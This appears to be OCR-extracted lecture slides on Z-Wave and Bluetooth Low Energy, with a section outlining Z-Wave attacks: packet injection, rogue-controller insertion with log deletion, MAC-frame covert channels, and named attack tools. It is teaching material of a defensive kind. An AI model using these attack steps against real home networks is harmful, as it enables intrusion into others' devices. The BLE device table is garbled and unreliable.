

# Inclusion of a device in a Z-wave network

Controller

Slave



# Z-wave identifiers

Home ID is written to the controller's Z-Wave chip by the manufacture and can not be changed by the controller software : 32 bits -> 4 billions of devices

Node ID : 8 bits -> 256 devices



# Z-wave security



# Z-wave communication security

- Home ID for network authentication
- Checksum computation to detect and discard erroneous frames
- Z-wave secure communications
  - Security Command Class V1
  - Encapsulate packets into secure container, every communication is protected by a single Nonce (one time password)
  - AES 128 bits encryption in the chip (hardware)




Sec-ID: Secure Command Class ID 0x98  
WRAP: Secure Command Wrap 0x81  
Cmd Class ID: ID of the command class, 1 Byte  
Command: Command of Command Class (e.g. SET)  
Parameters: Additional parameters or variables

# Vulnerability analysis and exploitation in Z-wave networks

- Two approaches
  - Bottom-up: packet capture and injection attacks
  - Top-down: exploitation of Z-wave gateways
- Packet injection attacks
  - Enable an attacker to masquerade as a legitimate user
  - Publicly available tools: Z-force (not open source), scapy-radio, AFIT Sniffer, EZ-wave
- Gateway attacks
  - Exploit vulnerabilities discovered in Z-Wave gateways: lack of user authentication, lack of encryption, and open ports
  - Insert a rogue controller to gain access to Z-wave network

# Rogue Z-wave controllers

- Reconnaissance of each device: default settings and modes of operations are identified
  - Scanning of open ports : Web, SSH
- Examines vulnerabilities in the device implementation
  - Low HTTP authentication, backup files to reimage the system and retrieve passwords
- Exploits a new vulnerability to create a persistent attack channel by injecting a rogue controller in the Z-Wave network
  - Put the primary controller in inclusion mode using a crafted HTTP packet
  - Replicate the primary controller to build a rogue one
  - Delete the log entries from the UI
  - Transmit commands to the devices bypassing the gateway

# Information hiding in the Z-Wave MAC frame

- Hide information in the MAC frame at rates R1 and R2 (64B)



- MSDU: variable length (payload information)
- Basic command class: SET, GET, REPORT (known length)
  - Determine available bytes remaining
- Attacker can hide up to 51B in a singlecast frame and up to 22B in a multicast frame



# Z-wave covert channel: information hiding

- Gain access to the Z-wave gateway by using a rogue controller technique (Fuller et Ramsey,2015)
- Attacker crafts Z-Wave packets containing hidden information
  - Transmit them using a Software-Defined radio (SDR) and scapy-radio.



**Figure 4:** MAC frame consisting of (a) home ID, (b) source ID, (c) frame control, (e) length, (e) destination ID, (f) basic command class, command, and payload, (g) hidden information in MSDU, and (h) checksum

- A running script on the gateway scans for any injected packet
  - Dissects the packet and retrieving the needed information
  - Clears the log file
- Counter-measure: misuse-base introduction detection by monitoring Z-wave frames

# Some useful tools for Z-wave security analysis

- Scapy-radio (<https://bitbucket.org/cybertools/scapy-radio/src>): built upon Gnu radio and Scapy for pentesting for RF-based protocols
  - Packets sniffing and injection using scapy library
- EZ-Wave (<https://github.com/AFITWiSec/EZ-Wave>): set of tools built upon Scapy-radio. Three python based tools: EZStumbler, EZFingerprint, EZRecon.
  - EZStumbler: passive and active scanner for discovering and enumerating Z-wave networks
  - EZFingerprint: identify the manufacture, product name and firmware versions
  - EZRecon: status information from a target, sensor reading, configuration settings
- Z-attack (<https://github.com/advens/Z-Attack>): Z-wave packet interception and injection using RfCat USB dongle
- Z-force (<https://code.google.com/archive/p/z-force/>): intercept and decrypt Z-wave keys

# Bluetooth Low Energy (BLE) protocol

- BLE is part of Bluetooth SIG specification, IEEE802.15.1 V4.0+ standard, since 2010
- BLE is very different from classic Bluetooth, so it can almost be considered as another stand-alone standard
- BLE is one of the Low power networking technology for enabling IoT
  - Output power: 10mW (10dBm)
  - Maximum current: 15mA
  - Sleep current: 1  $\mu$ A
  - Robust physical layer: Adaptive frequency hopping
  - Topology: star

# BLE devices

- High end smartphones
- Sports / fitness devices
- Door locks
- Upcoming medical devices

Apple Watch Series 4	10000	Apple Watch Series 4
Fitbit Charge 3	10000	Blood glucose monitor
Fitbit Versa 2	10000	Fitbit Versa 2
Fitbit Inspire 2	10000	Fitbit Inspire 2
Fitbit Flex 3	10000	Fitbit Flex 3

# Bluetooth versus BLE

- BLE: completely different than previous Bluetooth
  - Range
  - Data rate
  - Latency
  - **Power consumption**

Technical Specification	Classic Bluetooth	Bluetooth Low Energy
Distance/Range	100 m (330 ft)	50 m (160 ft)
Over the air data rate	1–3 Mbit/s	1 Mbit/s
Application throughput	0.7–2.1 Mbit/s	0.27 Mbit/s
Security	56/128-bit	128-bit AES
Latency (from a non-connected state)	Typically 100 ms	6 ms
Total time to send data (det. battery life)	100 ms	3 ms, <3 ms
Power consumption	1 as the reference	0.01 to 0.5 (use case dependent)



# BLE Physical layer

→ GFSK, +/- 250 kHz, 1 Mbit/sec

→ 40 channels in 2.4 GHz

→ Hopping

→ Advertising: 3 channels

→ Data: 37 channels



avoid interference  
with Wi-Fi  
channels

RF Channel	RF Center Frequency	Channel Type	Data Channel Index	Advertising Channel Index
0	2402 MHz	Advertising channel		37
1	2404 MHz	Data channel	0	
2	2406 MHz	Data channel	1	
...	...	Data channels	...	
11	2424 MHz	Data channel	10	
12	2426 MHz	Advertising channel		38
13	2428 MHz	Data channel	11	
14	2430 MHz	Data channel	12	
...	...	Data channels	...	
38	2478 MHz	Data channel	36	
39	2480 MHz	Advertising channel		39

# BLE hopping

- Hop along 37 data channels
- One data packet per channel
- Next channel  $\equiv$  channel + hop increment (mod 37)
- Time between hops: hop interval

3 → 10 → 17 → 24 → 31 → 1 → 8 → 15 → ...

hop increment = 7

# Protocol stack





# BLE link layer

- Two device types: Peripheral (e.g. sensors) and Central (e.g. smartphone, tablet, PC)
- Four device roles: Advertiser, Scanner, Master, Slave
- Two forms of BLE device address: 6-bytes public unique MAC or randomly generated one
- Two communication modes:
  - Advertising and scanning (on advertising channels)
    - Advertiser broadcasting data without establishing connection
    - Master for discovering slaves and to connect to them
  - Connection (TDMA) using data channels
    - Connection establishment: a master scans for detecting advertising slave, then sends connection request, slave responds, connection established
    - Data exchanges between the slave and the master at predefined times (duty-cycle)

# BLE packet format

[C. Gomez et al., MPI Sensors journal 2012, vol12]

